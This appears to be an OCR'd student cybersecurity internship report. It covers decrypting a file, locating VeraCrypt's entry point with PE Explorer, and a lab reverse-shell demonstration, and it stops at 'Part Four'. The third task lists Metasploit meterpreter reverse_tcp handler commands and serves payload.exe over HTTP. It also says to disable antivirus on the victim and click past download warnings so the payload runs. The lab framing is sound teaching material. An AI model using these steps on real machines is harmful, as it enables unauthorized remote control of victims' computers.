


Figure 5 (It refer to secret code)

SHADOWFOX



CONCLUSION:

Through the described process, the encrypted file was successfully decrypted using the decoded password obtained from the encoded.txt file. The secret code, "never give up," was extracted from the decrypted file. It's essential to emphasize the importance of ethical conduct and legal compliance when handling encrypted files and passwords.

ACKNOWLEDGMENT OF LIMITATIONS:

It's important to note that attempting to crack passwords or decrypt files without proper authorization may violate laws and ethical guidelines. This report assumes the process was conducted within legal and ethical boundaries with proper authorization.

SHADOWFOX

TASK 2

OBJECTIVE:

The objective of this report is to determine the entry point address of the VeraCrypt executable using the PE Explorer tool.

INTRODUCTION:

In today's digital landscape, encryption is vital for protecting sensitive data. VeraCrypt is a leading encryption software known for its strong security features. This report focuses on using the PE Explorer tool to find the entry point address of VeraCrypt's executable file. This address is crucial for understanding how VeraCrypt starts running. By pinpointing this address, we gain valuable insights into VeraCrypt's inner workings, enhancing our ability to analyze and secure sensitive information.

REQUIREMENT SOFTWARE AND HARDWARE:

Software:

- PE Explorer
- Windows OS

Hardware:

- Computer with sufficient processing power and memory to run the PE Explorer too smoothly.

METHODOLOGY:

Step 1:

Launch PE Explorer Tool:

- Open the PE Explorer application on the computer system.

Step 2:

: Open VeraCrypt Executable File:

• In the PE Explorer interface, navigate to the "File" menu.

• Click on "Open File" to initiate a dialogue box for selecting the file.

Step 3:

Load VeraCrypt Setup File:

• Browse through the system directories to locate the VeraCrypt setup executable file.

• Select the VeraCrypt setup file and click "Open" to load it into the PE Explorer.

Step 4:

View Header Information:

• Once the VeraCrypt setup file is loaded, PE Explorer will display comprehensive information about the executable. • Navigate through the tabs or sections to find the header information.

Step 5:

Identify Entry Point Address: • Within the header information, locate the entry point address of the VeraCrypt executable. • Note down the address for further reference.

ANALYSIS RESULTS:

VeraCrypt Entry Point Address: 004237B0

SECURITY MEASURES:

• It is recommended to maintain this information for future reference, particularly during troubleshooting or analysis of the VeraCrypt executable

• This concludes the report on determining the entry point address of the VeraCrypt executable using the PE Explorer tool.

OUTPUT:




Figure 1 (It refer to open PE Explorer tool)

SHADOWFOX




Figure 2 (It refer to navigate to the "File" menu)

SHADOWFOX




Figure 3 (It refer to import veracrypt setup file)

SHADOWFOX




Figure 4(It refer to header info)

CONCLUSION:

Using the PE Explorer tool, the entry point address of the VeraCrypt executable was successfully identified. This address serves as a critical reference point for understanding the execution flow of the VeraCrypt application.

ACKNOWLEDGMENT OF LIMITATIONS:

The information provided in this report is intended for educational and research purposes only. Any use of the techniques described herein should be conducted in accordance with applicable laws, regulations, and ethical guidelines. The author and associated parties shall not be held responsible for any misuse or unauthorized use of the information presented in this report. Readers are encouraged to exercise caution and discretion when applying the methods discussed swamy ganesh

SHADOWFOX

TASK 3

OBJECTIVE:

The objective is to demonstrate the execution of a reverse shell payload on a victim's machine, showcasing the process of crafting, delivering, and exploiting the payload. Through this exercise, we aim to emphasize the importance of proactive cybersecurity measures and raise awareness about the risks associated with unsecured systems. By understanding the techniques used by attackers, organizations can better protect their assets and mitigate potential security breaches.

INTRODUCTION:

In the context of cybersecurity, penetration testing is a crucial aspect of assessing the security posture of systems. This report documents the execution of a reverse shell payload on a victim's machine as part of a simulated penetration test. The purpose of this exercise is to demonstrate the potential risks associated with unsecured systems and to highlight the importance of implementing robust security measures.

REQUIREMENT SOFTWARE AND HARDWARE:

Software:

SHADOWFOX

• Kali linux OS & Windows OS (Virtual Box)


• Msfvenom •

Metasploit

Hardware:

• Attacker Machine: Multi-core processor, 8 GB RAM recommended.

• Victim Machine (Windows): Dual-core processor, 4 GB RAM recommended.



Ethical hacking, or penetration testing, is crucial in identifying vulnerabilities and securing systems and networks. By understanding the tools and techniques hackers use, cybersecurity experts can better protect against potential threats. This article will explore creating a reverse shell using the

popular Metasploit Framework, emphasizing the importance of ethical practices and responsible usage.

Demonstrating a Reverse Shell Attack

A reverse shell attack exploits vulnerabilities in a target system, allowing the attacker to gain remote access and control over the victim's computer. It involves establishing a shell session by opening communication channels between the attacker's machine and the target system.


Note: Throughout this project, it is essential to adhere to ethical standards and avoid engaging in any illegal or malicious activities. The primary purpose is to learn about potential vulnerabilities and attack vectors to enhance protection against them.

Part One

Setting Up the Attack Machine:

SHADOWFOX


1.Open the Kali Linux attack virtual machine and note its IP address (e.g., 10.0.2.15).



2. In the terminal, execute the “msfvenom” script to create a standalone payload as an executable file. Verify that the payload setup is successful.

3. Navigate to the home directory by typing “cd ~” in the terminal.

4. Create a web file server on port 80 with the payload.exe directory by running the command “python -m http.server 80”.



Part Two

Configuring the Metasploit Framework:

SHADOWFOX

1.Open a new terminal and start the Metasploit Framework console by typing “msfconsole”.

2. Once the console is ready, use the command “use multi/handler” to handle exploits launched outside the framework.

3. Configure the “exploit(multi/handler)” module with the same settings as the generated executable file by setting the payload, local host (LHOST), and local port (LPORT).

Type set payload windows/meterpreter/reverse_tcp to set the payload.

Type set LHOST 10.0.2.15 to set the local host to the Kali attack machine’s IP address.

Type set LPORT 4444 to set the local port as the same port made in the executable file.

4. Confirm that everything is set up correctly by entering the command “exploit” to start the server on the meterpreter, waiting for the payload connection.

SHADOWFOX

Part Three


SHADOWFOX

Preparing the Victim Machine:


1. Disable Real-time protection on the Windows victim machine.

2. Open Microsoft Edge on the victim machine.

3. In the browser tab, type the IP address of the Kali machine (e.g., 10.0.2.15).



4. Access the HTTP web server directory and locate the payload.exe file.
5. Click on payload.exe and proceed through any download caution notifications, keeping the file and allowing it to run.



Part Four

